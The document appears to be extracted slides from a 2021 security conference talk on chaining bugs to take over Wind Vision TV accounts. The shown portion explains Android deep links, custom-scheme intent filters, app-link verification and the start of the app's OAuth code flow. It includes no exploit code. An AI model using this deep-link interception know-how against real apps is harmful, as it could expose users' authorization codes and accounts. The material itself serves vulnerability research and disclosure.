



# CLICK HERE FOR FREE TV!

[Chaining bugs to takeover Wind Vision accounts](#)

Leonidas Tsaousis  
ROOTCON – October 2021

# OUTLINE

1. Introductions
2. Analysis
3. Disclosure
4. Conclusion

# WHOAMI



- security consultant at F-Secure (ex-MWR)
- OSEP / OSCP
- rookie speaker
- mobsec aficionado
- @laripping

# WIND WHO?



WIND | VISION

NETFLIX

YouTube

Play Movies

FOX



DEEP STATE

tv grid

sports

tv guide

subscriptions

channels

settings

now playing



# WIND WHO?

Google Play Search Sign in

Apps Categories Home Top charts New releases

My apps Shop Games Kids Editors' Choice Account Payment methods My subscriptions Redeem Buy gift card My wishlist My Play activity Parent Guide

**WIND VISION** – Next generation TV!

WIND HELLAS TELECOMMUNICATIONS SINGLE MEMBER S.A. ★★★★★ 895 Entertainment

PEGI 3 Add to Wishlist Install

Αναβαθμισμένος οδηγός προγράμματος Επισκεψίτην σε ζωντανό πρόγραμμα Πάνω από 60 συνδρομητικά κανάλια

With WIND VISION app, you can enjoy your favorite programs from your smartphone or tablet, in and out of home!

Mac iPad iPhone Watch TV Music Support

App Store Preview

This app is available only on the App Store for iPhone and iPad.

**WIND VISION** (4+) WIND HELLAS TELECOMMUNICATIONS SA ★★★★★ 1.0 • 1 Rating Free

Screenshots iPhone iPad

Restart live program Kids content More than 60 subscription channels

With WIND VISION app, you can enjoy your favorite programs from your smartphone or tablet, in and out of home!


Specifically, with WIND VISION, you have many capabilities, wherever you are:

- Enjoy WIND VISION subscription channels [more](#)

With WIND VISION app, you can enjoy your favorite programs from your smartphone or tablet, in and out of home!

- Specifically, with WIND VISION, you have many capabilities, wherever you are:
- Enjoy WIND VISION subscription channels [more](#)

# ZAPP-WHAT?

 zappware | We turn your viewers into fans, since 20 years

SHOWROOM

EN | ES 

## Customers



AMPLIA



INTRODUCTIONS

**ANALYSIS**

DISCLOSURE

CONCLUSIONS





**I'VE SEEN THE FUTURE MARTY**









**I'VE SEEN THE FUTURE MARTY**



# IN AND OUT OF CHROME...



# ...USING LINKS

```
<activity
  android:name=".MainActivity"
  android:label="Complete Login"
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data
      android:host="pridp.wind.gr"
      android:path="/AuthCallback"
      android:scheme="nexx4" />
```

<nexx4://pridp.wind.gr/AuthCallback?code=8bd470fa1631afe325c409ff2098b768b613a4f513>

# ...DEEP LINKS

```
<activity
  android:name=".MainActivity"
  android:label="Complete Login"
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data
      android:host="pridp.wind.gr"
      android:path="/AuthCallback"
      android:scheme="nexx4" />
  </intent-filter>
</activity>
```

<nexx4://pridp.wind.gr/AuthCallback?code=8bd470fa1631afe325c409ff2098b768b613a4f513>


# DEEP LINKS VS APP LINKS

<https://www.youtube.com/...>



`<intent-filter>`


`<intent-filter android:autoVerify=true>*`



\* <https://www.youtube.com/.well-known/assetlinks.json>



# DAL VERIFICATION




```
[{
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.google.android.youtube",
    "sha256_cert_fingerprints": [
      "3D:7A:12:23:01:9A:A3:9D:9E:A0:E3:43:6A:B7:C0:89:6B:FB:4F:B6:79:F4:DE:5F:E7:C2:3F:32:6C:8F:99:4A",
      "7F:D2:CE:A3:0C:3A:60:22:EB:29:41:9C:E8:F6:F9:2C:E8:A4:BD:35:B0:CC:87:9E:D3:CC:A6:CB:F5:E9:99:2D" ]
    }
  }
}]
```

OKAAAY, MOVING ON






# THE AUTH FLOW (1/5)



## 1. Authorization

# THE AUTH FLOW (2/5)




1. Authorization
2. Password for Code




# THE AUTH FLOW (3/5)

1. Authorization
2. Password for Code
3. Code for Token



